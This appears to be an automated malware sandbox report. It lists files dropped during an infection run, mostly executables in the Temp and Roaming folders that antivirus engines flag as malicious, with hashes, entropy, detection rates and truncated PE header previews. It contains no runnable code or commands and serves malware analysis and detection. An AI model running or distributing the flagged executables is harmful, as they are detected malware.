Preview:	1,"fusion","GAC",0..1,"WinRT","NotApp",1..3,"System, Version=4.0.0.0, Culture=neutral, PublicKeyToken=b77a5c561934e089","C:\Windows\assembly\NativeImages_v4.0.30319_32\System\4f0a7eefa3cd3e0ba98b5ebddbbc72e6\System.ni.dll",0..3,"System.Core, Version=4.0.0.0, Culture=neutral, PublicKeyToken=b77a5c561934e089","C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Core\f1d8480152e0da9a60ad49c6d16a3b6d\System.Core.ni.dll",0..2,"Microsoft.CSharp, Version=4.0.0.0, Culture=neutral, PublicKeyToken=b03f5f7f11d50a3a",0..2,"System.Dynamic, Version=4.0.0.0, Culture=neutral, PublicKeyToken=b03f5f7f11d50a3a",0..2,"System.Windows.Forms, Version=4.0.0.0, Culture=neutral, PublicKeyToken=b77a5c561934e089",0..

C:\Users\user\AppData\Local\Packages\ActiveSync\LocalState\DiagOutputDir\SyncVerbose.etl	
Process:	C:\Windows\System32\svchost.exe
File Type:	data
Category:	dropped
Size (bytes):	65536
Entropy (8bit):	0.1098648883328519
Encrypted:	false
SSDEEP:	12:26IXm/Ey6q99955ySq3qQ10nMCldimE8eawHjcgad:265l68CXLyMCldzE9BHjcvd
MD5:	8F621F168C28B85234DB86CEA4E99982
SHA1:	B3AB3A010C2173D857F556E6EA6EE2CE682DDB95
SHA-256:	4E70DCE3F7361E91600CABBDF100ED735F671C715A35F50B4D77CF07DADC1568
SHA-512:	9C15DB73D654F0434DD6887AFC522E17F30F8EFE4F6F681055C6B3EE3BE591E4D61209CEAF329AF2F7BE0735D1ED401D861196DE48D8CD092BC4FD7B862662B
Malicious:	false
Reputation:	unknown
Preview:	.....|.....`..:.....B.....Zb.....@.t.z.r.e.s...d.l.l.,.-.2.1.2..... .....@.t.z.r.e.s...d.l.l.,.-.2.1.1.....sonP~..... .....n.y ,.....S.y.n.c.V.e.r.b.o.s.e...C.:.\.U.s.e.r.s.\.h.a.r.d.z.\.A.p.p.D.a.t.a.\.L.o.c.a.l.\.p.a.c.k.a.g.e.s.\.A.c.t.i.v.e.S.y.n.c.\.L.o.c.a.l.S.t.a.t.e.\.D.i.a.g.O.u.t.p.u.t.D.i.r.\.S.y.n.c.V.e.r.b.o.s.e...e.t.l.....P.P.|.....:..... ....

C:\Users\user\AppData\Local\Packages\ActiveSync\LocalState\DiagOutputDir\UnistackCircular.etl	
Process:	C:\Windows\System32\svchost.exe
File Type:	data
Category:	dropped
Size (bytes):	65536
Entropy (8bit):	0.112513232510139
Encrypted:	false
SSDEEP:	12:WNXm/Ey6q99955jUqL1miM3qQ10nMCldimE8eawHza1miIb:Wwl68TUqL1tMLyMCldzE9BHza1tIb
MD5:	EE6FC4EF6644D09E1B3D6CB52CDF6C22
SHA1:	7B1A28B4BEEF758F5A97B76C6BC0366DD238AE79
SHA-256:	6487F358062C8ACD35931C06E8955E8467B1381AD8D970E82DAE84A3F15730C6
SHA-512:	872EFD38CCDF5D55DCC7BDCD05F9D50211CF8BD06AB95A636C2773EAF8221842F8F3CF40860FD2F3DAF6AB7E39F60393D0218FC6169091FA7AFF8EDF6B332CAC
Malicious:	false
Reputation:	unknown
Preview:	.....|.....,.:.....B.....Zb.....@.t.z.r.e.s...d.l.l.,.-.2.1.2..... ....@.t.z.r.e.s...d.l.l.,.-.2.1.1.....sonP~..... .....l.q ,.....U.n.i.s.t.a.c.k.C.i.r.c.u.l.a.r...C.:.\.U.s.e.r.s.\.h.a.r.d.z.\.A.p.p.D.a.t.a.\.L.o.c.a.l.\.p.a.c.k.a.g.e.s.\.A.c.t.i.v.e.S.y.n.c.\.L.o.c.a.l.S.t.a.t.e.\.D.i.a.g.O.u.t.p.u.t.D.i.r.\.U.n.i.s.t.a.c.k.C.i.r.c.u.l.a.r...e.t.l.....P.P.|.....:..... ....

C:\Users\user\AppData\Local\Packages\ActiveSync\LocalState\DiagOutputDir\UnistackCritical.etl	
Process:	C:\Windows\System32\svchost.exe
File Type:	data
Category:	dropped
Size (bytes):	65536
Entropy (8bit):	0.11253891868205498
Encrypted:	false
SSDEEP:	12:o4Xm/Ey6q99955jUqL1mK2P3qQ10nMCldimE8eawHza1mK45:Wl68TUqL1iPLyMCldzE9BHza1i
MD5:	DB30696F37B121E9189CF10DF2A42A7C
SHA1:	8ECFCD87AECC2FA68F6494E6D89F32EB3B87730C
SHA-256:	592EE6D460BB282C61E445299599AAF9EDB69CAFB3F53AD51122D5EC9F971658
SHA-512:	1FFE69692DC22051165E58DE9172D346C8D94DF8E1E78AE4057A581630B48451622D3A5C3C51501671439A07333AC982D1FF291B19D5AD145D05AC6D5C1633EC
Malicious:	false
Reputation:	unknown
Preview:	.....|.....:.....B.....Zb.....@.t.z.r.e.s...d.l.l.,.-.2.1.2..... ....@.t.z.r.e.s...d.l.l.,.-.2.1.1.....sonP~..... .....l.q ,.....U.n.i.s.t.a.c.k.C.r.i.t.i.c.a.l...C.:.\.U.s.e.r.s.\.h.a.r.d.z.\.A.p.p.D.a.t.a.\.L.o.c.a.l.\.p.a.c.k.a.g.e.s.\.A.c.t.i.v.e.S.y.n.c.\.L.o.c.a.l.S.t.a.t.e.\.D.i.a.g.O.u.t.p.u.t.D.i.r.\.U.n.i.s.t.a.c.k.C.r.i.t.i.c.a.l...e.t.l.....P.P.|.....W..:..... ....

C:\Users\user\AppData\Local\Packages\ActiveSync\LocalState\DiagOutputDir\UnistackCritical.etl

C:\Users\user\AppData\Local\Temp\1530.exe	
Process:	C:\Windows\explorer.exe
File Type:	PE32 executable (GUI) Intel 80386, for MS Windows
Category:	dropped
Size (bytes):	905216
Entropy (8bit):	7.399713113456654
Encrypted:	false
SSDEEP:	12288:KoXpNqySLyUDd48BpBIfj2ucA0ZeEbVkw+lMbguodE1z0oLxCZJ9tzj8kpcunn:KoO9FDZpBIMR/4Mzv2Jnp
MD5:	852D86F5BC34BF4AF7FA89C60569DF13
SHA1:	C961CCD088A7D928613B6DF900814789694BE0AE
SHA-256:	2EAA2A4D6C975C73DCBF251EA9343C4E76BDEE4C5DDA8D4C7074078BE4D7FC6F
SHA-512:	B66B83D619A242561B2A7A7364428A554BB72CCC64C3AC3F28FC7C73EFE95C7F9F3AC0401116AE6F7B41B960C323CC3B7ADAC782450013129D9DEC49A81DCE7
Malicious:	**true**
Antivirus:	• Antivirus: Joe Sandbox ML, Detection: 100% • Antivirus: ReversingLabs, Detection: 63%
Reputation:	unknown
Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....g.....q.l....v....h.....E....x.....f.....c...Rich.....PE..L....[._. ....2.....0.....0....@.....P\|.....q.....Xf..(....p.. .....1.....@Y..@.....0.....text..... .. ..`.rdata.."?...0...@...$.....@..@.data...8....p.....d.....@....rsrc... .n..p.....@..@..... .....

C:\Users\user\AppData\Local\Temp\259C.exe	
Process:	C:\Windows\explorer.exe
File Type:	MS-DOS executable
Category:	dropped
Size (bytes):	557664
Entropy (8bit):	7.687250283474463
Encrypted:	false
SSDEEP:	12288:fWxcQhhhhhn8bieAtJlllLtrHWnjkQrK8iBHZkshvesxViA9Og+:fWZhhhhhUATlLtrUbK8oZphveoMA9
MD5:	6ADB5470086099B9169109333FADAB86
SHA1:	87EB7A01E9E54E0A308F8D5EDFD3AF6EBA4DC619
SHA-256:	B4298F77E454BD5F0BD58913F95CE2D2AF8653F3253E22D944B20758BBC944B4
SHA-512:	D050466BE53C33DAAF1E30CD50D7205F50C1ACA7BA13160B565CF79E1466A85F307FE1EC05DD09F59407FCB74E3375E8EE706ACDA6906E52DE6F2DD5FA3EDCD
Malicious:	**true**
Antivirus:	• Antivirus: Joe Sandbox ML, Detection: 100%
Reputation:	unknown
Preview:	MZ.....o...g.'.:.(3...32.....f.....C'B{b.....+..R...d:.....Q..... ....PE..L....5.....0..$...*..... ...`....@.....0.....@....@.....p.....P)..... ..idata...`.....`.pdata.....p.....@....rsrc...P).....0.....@..@.didata.....x.....@..... .....g..L.r9..v9.<iP.hL[Kc...",..

C:\Users\user\AppData\Local\Temp\36D4.exe	
Process:	C:\Windows\explorer.exe
File Type:	PE32 executable (console) Intel 80386, for MS Windows
Category:	dropped
Size (bytes):	357376
Entropy (8bit):	7.848837612305308
Encrypted:	false
SSDEEP:	6144:L5aWbksiNTBCxw++TiSUOTtF08P3A6rZluu2PocRzBcByMFkBrBXwNmQp9Un:L5atNTAduU0tFDdlD2PVRzBeyiuFbAGn
MD5:	98E5E0F15766F21E9DCBEEF7DFB6EBB2
SHA1:	921E1B410528FF10A2C3980E35A8F036FF5E40B3
SHA-256:	5C7BF1968002CFFE455B5651C6D650323EA800AD03FA996A9F96CC01028AB093
SHA-512:	E425628E1A6311EBF57F73213DF8CDA9C8B5E888A6054188485614D1910F9E1CD879D5DE1D284CA9754D6405809FBDCC9FEFB72852ACE8E7357A71099800CC4
Malicious:	**true**
Antivirus:	• Antivirus: Joe Sandbox ML, Detection: 100%
Reputation:	unknown

C:\Users\user\AppData\Local\Temp\36D4.exe

Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....PE..L....usZ.....2....^.....0....@..... .....lq.....L.....pt..<.....code...~8.....`.....`.text...B....P.....>..... ..`.rdata...3...0 ...4.....@..@.data.....p.....J.....@....rsrc...L.....\.....@..@ ....

C:\Users\user\AppData\Local\Temp\754.exe

Process:	C:\Windows\explorer.exe
File Type:	PE32 executable (GUI) Intel 80386, for MS Windows
Category:	dropped
Size (bytes):	3570176
Entropy (8bit):	**7.997630766149595**
Encrypted:	**true**
SSDEEP:	98304:Eyu1PF0IdV1/b4gfya9kofb/4rosp08oUPQH:EjtFp/tfyOTQrosGrUP0
MD5:	DDC599DB99362A7D8642FC19ABE03871
SHA1:	11199134356D8DE145D2EE22AAC37CA8AABA8A0B
SHA-256:	5D94F66FD3315E847213E16E19DFEB008B020798CFFF1334D48AC3344B711F22
SHA-512:	E35DBE56828E804AA78FE436E1717C3A09C416DBE2873FFFC9B44393E7EC2336CE9C544E4D6011C58E7E706819AEABC027AF9A85AA2A2509BDFC39699560ABD
Malicious:	**true**
Antivirus:	• Antivirus: Joe Sandbox ML, Detection: 100% • Antivirus: ReversingLabs, Detection: 46%
Reputation:	unknown
Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....PE..L....O.a.....$.....@....@..... T.....b.6.....||O. .....M..... .....@.....0.....@..... ....&....@.....@.....0.....@.....1...P.....@.....02...../.....@....rsrc.....M.....40.....@....T3QbYgM.....`O.....1..... ..@....adata.....T.....z6.....@..... .....

C:\Users\user\AppData\Local\Temp\7C86.exe

Process:	C:\Windows\explorer.exe
File Type:	PE32 executable (GUI) Intel 80386, for MS Windows
Category:	dropped
Size (bytes):	301056
Entropy (8bit):	5.192330972647351
Encrypted:	false
SSDEEP:	3072:4/ls8LAAkcooHqeUolNx8lA0ZU3D80T840yWrxpzbgqruJnfed:Ils8LA/oHbbLAGOfT8auzbgwuJG
MD5:	277680BD3182EB0940BC356FF4712BEF
SHA1:	5995AE9D0247036CC6D3EA741E7504C913F1FB76
SHA-256:	F9F0AAF36F064CDFC25A12663FFA348EB6D923A153F08C7CA9052DCB184B3570
SHA-512:	0B777D45C50EAE00AD050D3B2A78FA60EB78FE837696A6562007ED628719784655BA13EDCBBEE953F7EEFADE49599EE6D3D23E1C585114D7AECDDDA9AD1D0ECB
Malicious:	**true**
Antivirus:	• Antivirus: Joe Sandbox ML, Detection: 100% • Antivirus: Metadefender, Detection: 46%, Browse • Antivirus: ReversingLabs, Detection: 77%
Reputation:	unknown
Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....2t..v.i.v.i.v.i.hG..i.i.hG....i.hG..[.i.Q...q.i.v.h...i.hG..w.i.hG..w.i. hG..w.i.Richv.i.....PE..L....b_.....-.....0....@..... .....e..P.....2..... Y..@..... .0.....text..... ..`.rdata..D?...0...@..."..... @..@.data...X....p...$...b.....@....rsrc.....@..@..... ....

C:\Users\user\AppData\Local\Temp\85ED.exe

Process:	C:\Windows\explorer.exe
File Type:	PE32 executable (GUI) Intel 80386, for MS Windows
Category:	dropped
Size (bytes):	319488
Entropy (8bit):	6.688703553273413
Encrypted:	false
SSDEEP:	6144:S909///L+1wVKxy1Tx1aae6lRfp0ywq7277u/0JXpG:S+1CwlaibfWyh72O/0
MD5:	AE68C579B04E099661F2647392413398
SHA1:	86A5FF64E1BC97E326DE15DAD416CAAB0D65ED63
SHA-256:	3C01A5C7F92692B7B8EE8CDABD23B341645BA3D972163DD90D0CC4327F841BF6
SHA-512:	A7B53C2159EA5D7C9AF1C374E8CA5FC82F36B8CA866540F07270750035EBCF702693B2E52C3F1B6421015BD33E4AB82EBED7F30C813D3640A92A1B365287B3B
Malicious:	**true**

C:\Users\user\AppData\Local\Temp\85ED.exe

Antivirus:	• Antivirus: Joe Sandbox ML, Detection: 100%
Reputation:	unknown
Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....z<...R...R...R..I...R..I.g.R...)...R...S.>.R..I...R..I...R..I...R..I...R.Rich. .R.....PE..L...C.g_.....0.....@.....ad.....d...(.....0...@.....@..... .....text..... ..`.data.....@....wager.....@....pevojok.....@....hovefup.....@....rsrc..... .....@..@.reloc...F.....H.....@..B..... .....

C:\Users\user\AppData\Local\Temp\8939.exe

Process:	C:\Windows\explorer.exe
File Type:	PE32 executable (GUI) Intel 80386, for MS Windows
Category:	dropped
Size (bytes):	319488
Entropy (8bit):	6.685024001718047
Encrypted:	false
SSDEEP:	6144:1AtbsSDcVODNard9yHtyxZD2OxNbnaBLeYe:1ACfwNCUNyPD2abnee
MD5:	9132D968A613216A67E889ADDB7307E1
SHA1:	A370948A778483A60933CA1AAA32F508AB83727B
SHA-256:	EFAED2D6F7FC31406B74F055043AFF0887047C0181656BDEE87C43906A22B596
SHA-512:	F68658D696E3C1CED18EB85282BB814A9098D87CA9AED3A19D8C4C040FE6753545FAAA0B247631912D30B0931DED19291507940C6D5F5B9066A261B0B1A1B3F
Malicious:	**true**
Antivirus:	• Antivirus: Joe Sandbox ML, Detection: 100%
Reputation:	unknown
Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....z<...R...R...R..I...R..I.g.R...)...R...S.>.R..I...R..I...R..I...R..I...R.Rich. .R.....PE..L...D..`.....@.....VZ.....(.....0...@.....@..... .....text...B..... ..`.data.....@....fawed.....@....piwo.....@....rema.....@....rsrc..... .....@..@.reloc...F.....H.....@..B..... .....

C:\Users\user\AppData\Local\Temp\8DFC.exe

Process:	C:\Windows\explorer.exe
File Type:	PE32 executable (GUI) Intel 80386 Mono/.Net assembly, for MS Windows
Category:	modified
Size (bytes):	537088
Entropy (8bit):	5.840438491186833
Encrypted:	false
SSDEEP:	12288:SV2DJxKmQESnLJYydpKDDCrqXSIXcZD0sgbxRo:nK1vVYcZyXSY
MD5:	D7DF01D8158BFADDC8BA48390E52F355
SHA1:	7B885368AA9459CE6E88D70F48C2225352FAB6EF
SHA-256:	4F4D1A2479BA99627B5C2BC648D91F412A7DDDDF4BCA9688C67685C5A8A7078E
SHA-512:	63F1C903FB868E25CE49D070F02345E1884F06EDEC20C9F8A47158ECB70B9E93AAD47C279A423DB1189C06044EA261446CAE4DB3975075759052D264B020262A
Malicious:	**true**
Antivirus:	• Antivirus: Avira, Detection: 100% • Antivirus: Joe Sandbox ML, Detection: 100% • Antivirus: Metadefender, Detection: 46%, Browse • Antivirus: ReversingLabs, Detection: 89%
Reputation:	unknown
Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....PE..L...?y*.....0..*.....I... ...`....@.. ..... ..@.....`I..K...`..... ..... ..H.....text....).. ...*..... ..`.rsrc.....`.....@....reloc..... .....0.....@..B.....I.....H.....?.....hX..}.....(...*..0..,.....(d...8....*.~....u....s....z&8.....8.....*.....*....(d...(....*...j*..... ..*.....*.....*.....*....(....*.~(....(^...8....*(.....8.....*.....*.....*.....*.....*....0.....*.0.....*...*.....*.....*....(....*..0.....*...*....0.....*.(....z.A.....z.A..... .....*.....*.....*.....*.....

C:\Users\user\AppData\Local\Temp\D489.exe

Process:	C:\Windows\explorer.exe
File Type:	PE32 executable (GUI) Intel 80386, for MS Windows
Category:	dropped
Size (bytes):	905216
Entropy (8bit):	7.399713113456654
Encrypted:	false
SSDEEP:	12288:KoXpNqySLyUDd48BpBIfj2ucA0ZeEbVkw+lMbguodE1z0oLxCZJ9tzj8kpcunn:KoO9FDZpBIMR/4Mzv2Jnp
MD5:	852D86F5BC34BF4AF7FA89C60569DF13
SHA1:	C961CCD088A7D928613B6DF900814789694BE0AE
SHA-256:	2EAA2A4D6C975C73DCBF251EA9343C4E76BDEE4C5DDA8D4C7074078BE4D7FC6F
SHA-512:	B66B83D619A242561B2A7A7364428A554BB72CCC64C3AC3F28FC7C73EFE95C7F9F3AC0401116AE6F7B41B960C323CC3B7ADAC782450013129D9DEC49A81DCE7

C:\Users\user\AppData\Local\Temp\D489.exe

Malicious:	**true**
Antivirus:	• Antivirus: Joe Sandbox ML, Detection: 100% • Antivirus: ReversingLabs, Detection: 63%
Reputation:	unknown
Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....g.....q.I....v....h.....E....x.....f.....c...Rich.....PE..L....[._. ....2.....0.....0....@.....P\|.....q.....Xf..(....p.. .....1.....@Y..@.....0.....text..... .. ..`.rdata..."?...0...@...$.....@..@.data...8....p.....d.....@....rsrc... .n..p.....@..@.....

C:\Users\user\AppData\Local\Temp\D675.exe

Process:	C:\Windows\explorer.exe
File Type:	PE32 executable (GUI) Intel 80386, for MS Windows
Category:	dropped
Size (bytes):	323072
Entropy (8bit):	6.7090712166873185
Encrypted:	false
SSDEEP:	6144:/YEm3J+HoT/tixXf4a845bUTonGs2tqd/QMqjn:/nm3J+nd4CNCoGs28/Q
MD5:	E65722B6D04BD927BCBF5545A8C45785
SHA1:	5E66800F19A33F89AC68C72EF80FCD8EB94EAB44
SHA-256:	70C3CA7C90CC0A490CA569E569F5EC6377F2C8262F150D63077832030DB4DD94
SHA-512:	6A9AA8096161EB4CE9C3E9DBB8BA3B98F1BC8078076B0C421E45B77139D7875BD8D69CA470C6E36EF776935E06D079051B3DD2F3EE9D3EC10A63944D81D035B
Malicious:	**true**
Antivirus:	• Antivirus: Joe Sandbox ML, Detection: 100%
Reputation:	unknown
Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....z<...R...R..R..I...R..I.g.R...)...R...S.>.R..I...R..I...R..I...R.Rich. .R.....PE..L...9.g_.....@.....8.....$...(.....0...@.....@..... .....text..... ..`.data.....@....tegog.....@....jat.....@....vudit.....@....rsrc....."..... .....@..@.reloc...G.....H.....@..B.....

C:\Users\user\AppData\Local\Temp\E812.exe

Process:	C:\Windows\explorer.exe
File Type:	PE32 executable (GUI) Intel 80386, for MS Windows
Category:	dropped
Size (bytes):	373760
Entropy (8bit):	6.990411328206368
Encrypted:	false
SSDEEP:	6144:GszrgLWpo6b1OmohXrIdF5SpBLE4Hy+74YOAnF3YFUGFHWEZq:Gsgq3b1Omsb7pBLEazsYOSGFHFHW
MD5:	8B239554FE346656C8EEF9484CE8092F
SHA1:	D6A96BE7A61328D7C25D7585807213DD24E0694C
SHA-256:	F96FB1160AAAA0B073EF0CDB061C85C7FAF4EFE018B18BE19D21228C7455E489
SHA-512:	CE9945E2AF46CCD94C99C36360E594FF5048FE8E146210CF8BA0D71C34CC3382B0AA252A96646BBFD57A22E7A72E9B917E457B176BCA2B12CC4F662D8430427D
Malicious:	**true**
Antivirus:	• Antivirus: Joe Sandbox ML, Detection: 100% • Antivirus: Metadefender, Detection: 29%, Browse • Antivirus: ReversingLabs, Detection: 81%
Reputation:	unknown
Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....I..U(...(...(...6.).1...6.?.W....I..+...(.....6.8....6.(.)...6.-.)...Rich(..... .....PE..L...a.R`.....v.....@.....@.....&.....(.....{.....0.....@.....8..... .....text..... ..`.data.....@....gizi.....@....bur.....@....wob.....@....rsrc....{.....|..... @..@.reloc..4F...0...H...I.....@..B.....

C:\Users\user\AppData\Local\Temp\F10C.exe

Process:	C:\Windows\explorer.exe
File Type:	PE32 executable (console) Intel 80386, for MS Windows
Category:	dropped
Size (bytes):	356864
Entropy (8bit):	7.848593493266229
Encrypted:	false
SSDEEP:	6144:v5aWbksiNTBiNg5/dEQECtD2YajndnU4aomwStqUJE0ra7yswH:v5atNTMNg5eQX2BdUcDStq+J4bwH
MD5:	6E7430832C1C24C2BF8BE746F2FE583C
SHA1:	158936951114B6A76D665935AD34F6581556FCDF
SHA-256:	972D533E4DF0786799C0E7C914AA6C04870753C10757C5D58CD874B92A7F4739

C:\Users\user\AppData\Local\Temp\F10C.exe	
SHA-512:	79289323C1104F7483FAC9BF2BCAB5B3804C8F2315C8EDEA9D7C83C8B68B64473122F9B38627169D64A35A960A5F74A3364159CA9CB37B0A2B1BA1B41607A8C
Malicious:	**true**
Antivirus:	• Antivirus: Joe Sandbox ML, Detection: 100%
Reputation:	unknown
Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....PE..L....usZ.....2.....\.....0....@..... .....lq.....pt..<.....code...~8.....:..... ..`.text...B....P.....>..... ..`.rdata...3...0 ...4.....@..@.data.....p.....J.....@....rsrc.....\.....@..@..... ....

C:\Users\user\AppData\Local\Temp\exmrkmjs.exe	
Process:	C:\Users\user\AppData\Local\Temp\85ED.exe
File Type:	PE32 executable (GUI) Intel 80386, for MS Windows
Category:	dropped
Size (bytes):	11102208
Entropy (8bit):	3.808128433057405
Encrypted:	false
SSDEEP:	6144:u909///L+1wVKxy1Tx1aae6lRfp0ywq7277u/0JXpG:u+1CwlaibfWyh72O/0
MD5:	DE08546817759CBAF608DD7610200E9D
SHA1:	358CAB1A84AF36344C3EE20CD6D281E15CB53A36
SHA-256:	D4AD87997CCE89DA8F7AE157D84397B55EB781741DA19749B5DB6A62D09EF0C6
SHA-512:	C4822E5B6E27002DF68460B0A3FAA4A86A63DE50E5B23BED46993DF9F03E1B21A1A4EEE211B9467EC39C0DEACAD8280FC1095FE7455E8CE4EE1708DAB80B41 D9
Malicious:	**true**
Antivirus:	• Antivirus: Joe Sandbox ML, Detection: 100%
Reputation:	unknown
Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....z<...R...R..R..I...R..I.g.R...)...R...S.>.R..I...R..I...R..I...R.Rich. .R.....PE..L...C.g_.....0.....@.....ad.....d...(.....0...@.....@..... .....text..... ..`.data.....@....wager.....@....pevojok.....@....hovefup.....@....rsrc..... .....@..@.reloc...F.....@..B..... .....

C:\Users\user\AppData\Local\packages\ActiveSync\LocalState\DiagOutputDir\SyncVerbose.etl.0001 (copy)	
Process:	C:\Windows\System32\svchost.exe
File Type:	data
Category:	dropped
Size (bytes):	65536
Entropy (8bit):	0.1098648883328519
Encrypted:	false
SSDEEP:	12:26IXm/Ey6q99955ySq3qQ10nMCldimE8eawHjcgad:265l68CXLyMCldzE9BHjcvd
MD5:	8F621F168C28B85234DB86CEA4E99982
SHA1:	B3AB3A010C2173D857F556E6EA6EE2CE682DDB95
SHA-256:	4E70DCE3F7361E91600CABBDF100ED735F671C715A35F50B4D77CF07DADC1568
SHA-512:	9C15DB73D654F0434DD6887AFC522E17F30F8EFE4F6F681055C6B3EE3BE591E4D61209CEAF329AF2F7BE0735D1ED401D861196DE48D8CD092BC4FD7B862662 B
Malicious:	false
Reputation:	unknown
Preview:	.....|.....`..:.....B.....Zb.....@.t.z.r.e.s...d.l.l,.-.2.1.2..... .....@.t.z.r.e.s...d.l.l,.-.2.1.1.....sonP~..... .....n.y ,.....S.y.n.c.V.e.r.b.o.s.e...C.:.\.U.s.e.r.s.\.h.a.r.d.z.\.A.p.p.D.a.t.a.\.L.o.c.a.l.\.p.a. c.k.a.g.e.s.\.A.c.t.i.v.e.S.y.n.c.\.L.o.c.a.l.S.t.a.t.e.\.D.i.a.g.O.u.t.p.u.t.D.i.r.\.S.y.n.c.V.e.r.b.o.s.e...e.t.l.....P.P.|.....: ....

C:\Users\user\AppData\Local\packages\ActiveSync\LocalState\DiagOutputDir\UnistackCircular.etl.0001 (copy)	
Process:	C:\Windows\System32\svchost.exe
File Type:	data
Category:	dropped
Size (bytes):	65536
Entropy (8bit):	0.112513232510139
Encrypted:	false
SSDEEP:	12:WNXm/Ey6q99955jUqL1miM3qQ10nMCldimE8eawHza1miIb:Wwl68TUqL1tMLyMCldzE9BHza1tIb
MD5:	EE6FC4EF6644D09E1B3D6CB52CDF6C22
SHA1:	7B1A28B4BEEF758F5A97B76C6BC0366DD238AE79
SHA-256:	6487F358062C8ACD35931C06E8955E8467B1381AD8D970E82DAE84A3F15730C6
SHA-512:	872EFD38CCDF5D55DCC7BDCD05F9D50211CF8BD06AB95A636C2773EAF8221842F8F3CF40860FD2F3DAF6AB7E39F60393D0218FC6169091FA7AFF8EDF6B332C AC

C:\Users\user\AppData\Local\packages\ActiveSync\LocalState\DiagOutputDir\UnistackCircular.etl.0001 (copy)	
Malicious:	false
Reputation:	unknown
Preview:	.....|.....,.:.....B.....Zb.....@.t.z.r.e.s...d.l.l.,.-.2.1.2..... ....@.t.z.r.e.s...d.l.l.,.-.2.1.1.....sonP~..... .....I.q ,.....U.n.i.s.t.a.c.k.C.i.r.c.u.l.a.r...C.:.\.U.s.e.r.s.\.h.a.r.d.z.\.A.p.p.D.a.t.a.\.L.o.c.a.l.\.p.a. c.k.a.g.e.s.\.A.c.t.i.v.e.S.y.n.c.\.L.o.c.a.l.S.t.a.t.e.\.D.i.a.g.O.u.t.p.u.t.D.i.r.\.U.n.i.s.t.a.c.k.C.i.r.c.u.l.a.r...e.t.l.....P.P.|.....:..... ....

C:\Users\user\AppData\Local\packages\ActiveSync\LocalState\DiagOutputDir\UnistackCritical.etl.0001`v (copy)	
Process:	C:\Windows\System32\svchost.exe
File Type:	data
Category:	dropped
Size (bytes):	65536
Entropy (8bit):	0.11253891868205498
Encrypted:	false
SSDEEP:	12:o4Xm/Ey6q99955jUqL1mK2P3qQ10nMCldimE8eawHza1mK45:Wl68TUqL1iPLyMCldzE9BHza1i
MD5:	DB30696F37B121E9189CF10DF2A42A7C
SHA1:	8ECFCD87AECC2FA68F6494E6D89F32EB3B87730C
SHA-256:	592EE6D460BB282C61E445299599AAF9EDB69CAFB3F53AD51122D5EC9F971658
SHA-512:	1FFE69692DC22051165E58DE9172D346C8D94DF8E1E78AE4057A581630B48451622D3A5C3C51501671439A07333AC982D1FF291B19D5AD145D05AC6D5C1633EC
Malicious:	false
Reputation:	unknown
Preview:	.....|.....:.....B.....Zb.....@.t.z.r.e.s...d.l.l.,.-.2.1.2..... ....@.t.z.r.e.s...d.l.l.,.-.2.1.1.....sonP~..... .....I.q ,.....U.n.i.s.t.a.c.k.C.r.i.t.i.c.a.l...C.:.\.U.s.e.r.s.\.h.a.r.d.z.\.A.p.p.D.a.t.a.\.L.o.c.a.l.\.p.a. c.k.a.g.e.s.\.A.c.t.i.v.e.S.y.n.c.\.L.o.c.a.l.S.t.a.t.e.\.D.i.a.g.O.u.t.p.u.t.D.i.r.\.U.n.i.s.t.a.c.k.C.r.i.t.i.c.a.l...e.t.l.....P.P.|.....W..:..... ....

C:\Users\user\AppData\Roaming\jhewjjt	
Process:	C:\Windows\explorer.exe
File Type:	PE32 executable (GUI) Intel 80386, for MS Windows
Category:	dropped
Size (bytes):	320000
Entropy (8bit):	6.688085133585924
Encrypted:	false
SSDEEP:	6144:/Oavz6WY4qUEWuH0EAy7mlXafNHJgrtkP7T2A/HHdsJs:m3WY4qUlEUXGHCRkTT2AHd
MD5:	228E9E4A42F5596A5BECBACC44A03FC7
SHA1:	C1207AD874E88DB39FB45FBB30B80A22B14A3F8D
SHA-256:	587E1548861C1D728E458C1A01C5D7778A9981C292F472D0E53B762E52C3112F
SHA-512:	37DA876A33AB47DDF9A321AC0064E8DABE2D7DCC19BBFCEA83623F0D156B237048DEA40775BB4F1B8068F02FB559A78307C9AC9A13F3C73FCD4AB695F3A63 13
Malicious:	**true**
Antivirus:	• Antivirus: Joe Sandbox ML, Detection: 100%
Reputation:	unknown
Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....z<...R...R..R..I...R..I.g.R...)...R...S.>.R..I...R..I...R..I...R.Rich. .R.....PE..L...x.|`.....@.....(.....0...@.....@..... .....text...B..... ..`.data.....@....diw.....@....dekezuc.....@....vop.....@....rsrc..... .....@..@.reloc...F.....H.....@..B..... .....

C:\Users\user\AppData\Roaming\jhewjjt:Zone.Identifier	
Process:	C:\Windows\explorer.exe
File Type:	ASCII text, with CRLF line terminators
Category:	dropped
Size (bytes):	26
Entropy (8bit):	3.95006375643621
Encrypted:	false
SSDEEP:	3:ggPYV:rPYV
MD5:	187F488E27DB4AF347237FE461A079AD
SHA1:	6693BA299EC1881249D59262276A0D2CB21F8E64
SHA-256:	255A65D30841AB4082BD9D0EEA79D49C5EE88F56136157D8D6156AEF11C12309
SHA-512:	89879F237C0C051EBE784D0690657A6827A312A82735DA42DAD5F744D734FC545BEC9642C19D14C05B2F01FF53BC731530C92F7327BB7DC9CDE1B60FB21CD64
Malicious:	**true**
Reputation:	unknown
Preview:	[ZoneTransfer]....ZoneId=0

C:\Windows\ServiceProfiles\LocalService\AppData\Local\Temp\MpCmdRun.log	
Process:	C:\Program Files\Windows Defender\MpCmdRun.exe
File Type:	Little-endian UTF-16 Unicode text, with CRLF, CR line terminators
Category:	modified
Size (bytes):	9062
Entropy (8bit):	3.1626666233081537
Encrypted:	false
SSDEEP:	192:cY+38+DJl+ibJ6+ioJJ+i3N+WtT+E9tD+Ett3d+E3z6+l:j+s+v+b+P+m+0+Q+q+Z+l
